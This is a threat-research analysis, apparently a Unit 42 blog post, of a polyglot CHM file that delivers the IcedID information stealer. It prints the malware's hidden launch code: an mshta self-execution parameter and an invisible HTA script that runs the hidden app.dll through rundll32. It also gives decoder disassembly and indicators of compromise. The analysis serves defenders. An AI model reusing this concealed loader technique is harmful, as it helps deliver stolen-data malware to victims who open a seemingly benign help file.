More Than Meets the Eye: Exposing a Polyglot File That Delivers IcedID

unit42.paloaltonetworks.com/polyglot-file-icedid-payload/

Mark Lim

September 27, 2022

By Mark Lim

September 27, 2022 at 6:00 AM

Category: Malware

Tags: Analysis, Cloud-Deliversed Security Services, Cortex, Cortex XDR, DNS security, Evasion, IcedID, next-generation firewall, threat prevention, URL filtering, WildFire

Executive Summary

Unit 42 recently observed a polyglot Microsoft Compiled HTML Help (CHM) file being employed in the infection process used by the information stealer IcedID. We will show how to analyze the polyglot CHM file and the final payload so you can understand how the sample evades detection.

Multiple attack groups such as Starchy Taurus (aka APT41) and Evasive Serpens (formerly tracked as OilRig, also known as Europium) have abused CHM files to conceal payloads written using PowerShell or JavaScript. Here, we describe an interesting attack that allows attackers to avoid the need for long lines of code, which can make it easier for malicious files to evade detection by security products. Polyglot files can be abused by attackers to hide from anti-malware systems that rely on file format identification. The technique involves executing the same CHM file twice in the infection process. The first execution exhibits benign activities, while the second execution stealthily carries out malicious behaviors.

This particular attack chain was discovered in early August 2022 and delivered IcedID, also known as Bokbot, as the final payload. This information stealer, IcedID, is well-known malware that has been attacking users since 2019.

Palo Alto Networks customers receive protections from malware families using similar anti-analysis techniques with Cortex XDR or the Next-Generation Firewall with cloud-delivered security services including WildFire, Advanced Threat Prevention, Advanced URL Filtering and DNS Security.


Related Unit 42 Topics Malware, IcedID, Evasion

Table of Contents

Malicious Polyglot CHM File

Polyglot files are binaries that have multiple different file format types. The file would have a different behavior depending on the application that was used to execute it.

The attack that was discovered in early August 2022 starts with a phishing email that includes an attached zip file named erosstrucking-file-08.08.2022.zip. The zip file decompresses into an ISO image file named order-130722.28554.iso. Inside the ISO file is a CHM file called pss10r.chm (SHA256: 3d279aa8f56e468a014a916362540975958b9e9172d658eb57065a8a230632fa). The polyglot CHM file is used to display help documentation. When the user launches the CHM file (pss10r.chm*)*, a harmless help window is displayed.



Microsoft Customer Service and Support

Microsoft Customer Service and Support

For information about how to contact Microsoft Customer Service and Support (CSS), visit http://support.microsoft.com/contactus. This page is available in all major languages and contains links to local phone numbers, self-help information, TTY services, and other online resources.

Online Community Resources


For help with all types of questions regarding Microsoft Office, you can also visit http://answers.microsoft.com/office. This is a free Microsoft-managed community support site where other Microsoft Office users from around the world contribute by asking questions and by answering other users' questions. Language support for these communities will vary.

Conditions

Microsoft's support service prices, terms, and conditions are subject to change without notice.

Figure 1. Decoy HTML help window.


To dump the contents of the CHM file, we used 7zip. The file of interest is PSSXMicrosoftSupportServices_HP05221271.htm.



```
#ITBITS
_#_README_#_
#SYSTEM
$OBJINST
PSSXMicrosoftSupportServices_HP05221271.htm
init.ie.js
office10.css
styles.css
bg.jpg
#STRINGS
```

Figure 2. Contents of the decoy HTML help window.


Most of the code in the HTML file is used for generating the decoy window. However, concealed within the HTML code is a single-line command to execute the same CHM file again. The command calls Mshta.exe to execute itself (pss10r.chm) a second time. Mshta.exe is a utility that executes Microsoft HTML Application (HTA) files. HTAs are full-fledged applications created using HTML.



```
<PARAM name="Item1" value=",cmd,/c start/min mshta %CD%\pss10r.chm">
```

Figure 3. A line of HTML code in PSSXMicrosoftSupportServices_HP05221271.htm that calls Mshta.exe to execute the CHM file a second time.

The code of the HTA is buried within the binary of the CHM file and configured to be invisible to the victim during execution. The HTA is used to execute the binary app.dll.




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00061C90  8D B3 28 E1 3B B3 B5 F4 36 5C 3D 9E E8 7D 99 2D  .³(á;³µô6\=žè}™-
00061CA0  B9 FB 2D 0E E8 AE E8 A0 2F 07 5E 63 FD 69 52 EF  ¹û-.è®è /.^cýiRï
00061CB0  15 BC B7 14 3D 51 D2 87 82 EC 5F 62 49 31 35 4E  .¼·.=QÒ‡‚ì_bI15N
00061CC0  45 8E EB 21 DF 32 AC C8 DD F9 54 E3 CE 69 38 5B  EŽë!ß2¬ÈÝùTãÎi8[
00061CD0  C6 20 8A DF DF DB 65 75 38 05 79 1E 5D 28 AC 73  Æ ŠßßÛeu8.y.](¬s
00061CE0  EE 5A DE 6E 0F 53 E5 3E 3B 02 AE 20 22 34 35 1F  îZÞn.Så>;.® "45.
00061CF0  E4 9B 97 5B 4F AF 30 0E BC D5 55 36 06 1D 41 83  ä›—[O¯0.¼ÕU6..Aƒ
00061D00  73 10 1C F6 DF 28 14 A1 50 85 42 14 0A 50 28 42  s..öß(.¡P…B..P(B
00061D10  A1 0A 85 28 14 A1 50 85 42 14 0A 50 28 42 A1 0A  ¡.…(.¡P…B..P(B¡.
00061D20  85 28 14 A1 50 00 42 3C 68 74 6D 6C 3E 0D 0A 09  …(.¡P.B<html>...
00061D30  3C 68 65 61 64 3E 0D 0A 09 09 3C 48 54 41 3A 41  <head>....<HTA:A
00061D40  50 50 4C 49 43 41 54 49 4F 4E 20 49 44 3D 22 6F  PPLICATION ID="o
00061D50  48 54 41 22 0D 0A 09 09 09 41 50 50 4C 49 43 41  HTA".....APPLICA
00061D60  54 49 4F 4E 4E 41 4D 45 3D 22 49 6E 73 74 61 6C  TIONNAME="Instal
00061D70  6C 73 68 69 65 6C 64 22 0D 0A 09 09 09 57 49 4E  lshield".....WIN
00061D80  44 4F 57 53 54 41 54 45 3D 22 6D 69 6E 69 6D 69  DOWSTATE="minimi
00061D90  7A 65 22 0D 0A 09 09 09 4D 41 58 49 4D 49 5A 45  ze".....MAXIMIZE
00061DA0  42 55 54 54 4F 4E 3D 22 6E 6F 22 0D 0A 09 09 09  BUTTON="no".....
00061DB0  4D 49 4E 49 4D 49 5A 45 42 55 54 54 4F 4E 3D 22  MINIMIZEBUTTON="
00061DC0  6E 6F 22 0D 0A 09 09 09 43 41 50 54 49 4F 4E 3D  no".....CAPTION=
00061DD0  22 6E 6F 22 0D 0A 09 09 09 53 48 4F 57 49 4E 54  "no".....SHOWINT
00061DE0  41 53 4B 42 41 52 3D 22 6E 6F 22 0D 0A 09 09 09  ASKBAR="no".....
00061DF0  42 4F 52 44 45 52 3D 22 6E 6F 6E 65 22 20 0D 0A  BORDER="none" ..
00061E00  09 09 09 53 43 52 4F 4C 4C 3D 22 6E 6F 22 0D 0A  ...SCROLL="no"..
00061E10  09 09 2F 3E 0D 0A 09 09 3C 73 63 72 69 70 74 20  ../>....<script 
00061E20  6C 61 6E 67 75 61 67 65 3D 22 4A 61 76 61 73 63  language="Javasc
00061E30  72 69 70 74 22 3E 0D 0A 09 09 09 77 69 6E 64 6F  ript">.....windo
00061E40  77 2E 72 65 73 69 7A 65 54 6F 28 30 2C 30 29 3B  w.resizeTo(0,0);
00061E50  0D 0A 09 09 09 76 61 72 20 70 3D 6E 65 77 20 41  .....var p=new A
00061E60  63 74 69 76 65 58 4F 62 6A 65 63 74 28 22 57 53  ctiveXObject("WS
00061E70  63 72 69 70 74 2E 53 68 65 6C 6C 22 29 3B 0D 0A  cript.Shell");..
00061E80  09 09 09 70 2E 52 75 6E 28 22 63 6D 64 20 2F 63  ...p.Run("cmd /c
00061E90  20 72 75 6E 64 6C 6C 33 32 20 5C 5C 61 70 70 2E   rundll32 \\app.
00061EA0  64 6C 6C 2C 20 23 31 22 2C 30 29 3B 0D 0A 09 09  dll, #1",0);....
00061EB0  09 63 6C 6F 73 65 28 29 3B 0D 0A 09 09 3C 2F 73  .close();....</s
00061EC0  63 72 69 70 74 3E 0D 0A 09 3C 2F 68 65 61 64 3E  cript>...</head>
00061ED0  0D 0A 3C 2F 68 74 6D 6C 3E 0D 0A                 ..</html>..
```

```html
<html>
	<head>
		<HTA:APPLICATION ID="oHTA"
			APPLICATIONNAME="Installshield"
			WINDOWSTATE="minimize"
			MAXIMIZEBUTTON="no"
			MINIMIZEBUTTON="no"
			CAPTION="no"
			SHOWINTASKBAR="no"
			BORDER="none"
			SCROLL="no"
		/>
		<script language="Javascript">
			window.resizeTo(0,0);
			var p=new ActiveXObject("WScript.Shell");
			p.Run("cmd /c rundll32 \\app.dll, #1",0);
			close();
		</script>
	</head>
</html>
```

Figure 4. HTA code buried in pss10r.chm.

The binary app.dll is actually hidden within the ISO image. The hidden binary can be revealed using the attrib command.




```
D:\>attrib
     HR           D:\app.dll
      R           D:\pss10r.chm

D:\>
```

Figure 5. Revealing the hidden binary.

The *app.dll* binary is a 64-bit IcedID DLL. (SHA256: d240bd25a0516bf1a6f6b3f080b8d649ed2b116c145dd919f65c05d20fc73131)

IcedID DLL’s Configuration Extraction


To retrieve the indicators of compromise (IoCs) from the IcedID DLL, we looked at its configuration. The IcedID DLL’s configuration is encoded and stored in the data section of the binary. The encoded configuration has the format shown in Figure 6.



```
struct Encoded_config_blob
{
      Buffer [0x40] XOR_Key;
      Buffer [0x40] Enc_config;
}
```

Figure 6. Structure of encoded configuration blob.


The following function would decode the IcedID DLL’s configuration at runtime. The address of the encoded configuration (enc_config) is in the function.



```
.c:000007FEF6A72428
.c:000007FEF6A72428
.c:000007FEF6A72428
.c:000007FEF6A72428 ; char __fastcall Func_Config_Decode(__int64 clr_config)
.c:000007FEF6A72428 Func_Config_Decode proc near
.c:000007FEF6A72428         xor     r8d, r8d
.c:000007FEF6A7242B
.c:000007FEF6A7242B IcedID_18000242B:
.c:000007FEF6A7242B         lea     r9, enc_config
.c:000007FEF6A72432         sub     rcx, r9

.c:000007FEF6A72435
.c:000007FEF6A72435 loc_7FEF6A72435:
.c:000007FEF6A72435         lea     rdx, [r8+r9]
.c:000007FEF6A72439         inc     r8
.c:000007FEF6A7243C         mov     al, [rdx+config_blob.enc_config]
.c:000007FEF6A7243F         xor     al, [rdx+config_blob.XOR_key]
.c:000007FEF6A72441         mov     [rcx+rdx+40h], al
.c:000007FEF6A72445         cmp     r8, 20h ; ' '
.c:000007FEF6A72449         jb      short loc_7FEF6A72435

.c:000007FEF6A7244B         retn
.c:000007FEF6A7244B Func_Config_Decode endp
.c:000007FEF6A7244B
```

Figure 7. IcedID DLL’s configuration decoder function.

The decoded IcedID DLL’s configuration has the following format.



```
struct IcedID_config
{
    DWORD Campaign_ID;
    Buffer [0x1C] C2_URL;//C String
}
```

Figure 8. Structure of decoded IcedID configuration.

From the decoded configuration, we can extract the following IoCs:

Command and Control URL	abegelkunic[.]com
Campaign ID	4157420015

Conclusion

Threat actors continue to evolve their techniques to evade detection. The above analysis demonstrates how attackers abused a polyglot Microsoft Compiled HTML file to deliver an IcedID payload. It is important for defenders not to trust binaries based on their file types since polyglot files such as the one discussed here have more than one correct file type.

Palo Alto Networks customers receive protections from malware families using similar anti-analysis techniques with Cortex XDR or the Next-Generation Firewall with cloud-delivered security services including WildFire, Advanced Threat Prevention, Advanced URL Filtering and DNS Security.

Indicators of Compromise

File name: erosstrucking-file-08.08.2022.zip
SHA256: fb6d23f69d14d474ce096da4dcfea27a84c93f42c96f6dd8295d33ef2845b6c7

File name: order-130722.28554.iso
SHA256: d403df3fb181560d6ebf4885b538c5af86e718fecfabc73219b64924d74dd0eb

File name: pss10r.chm
SHA256: 3d279aa8f56e468a014a916362540975958b9e9172d658eb57065a8a230632fa

File name: app.dll
SHA256: d240bd25a0516bf1a6f6b3f080b8d649ed2b116c145dd919f65c05d20fc73131

Command and Control URL: abegelkunic[.]com

Additional Resources

Harmful Help: Analyzing a Malicious Compiled HTML Help File Delivering Agent Tesla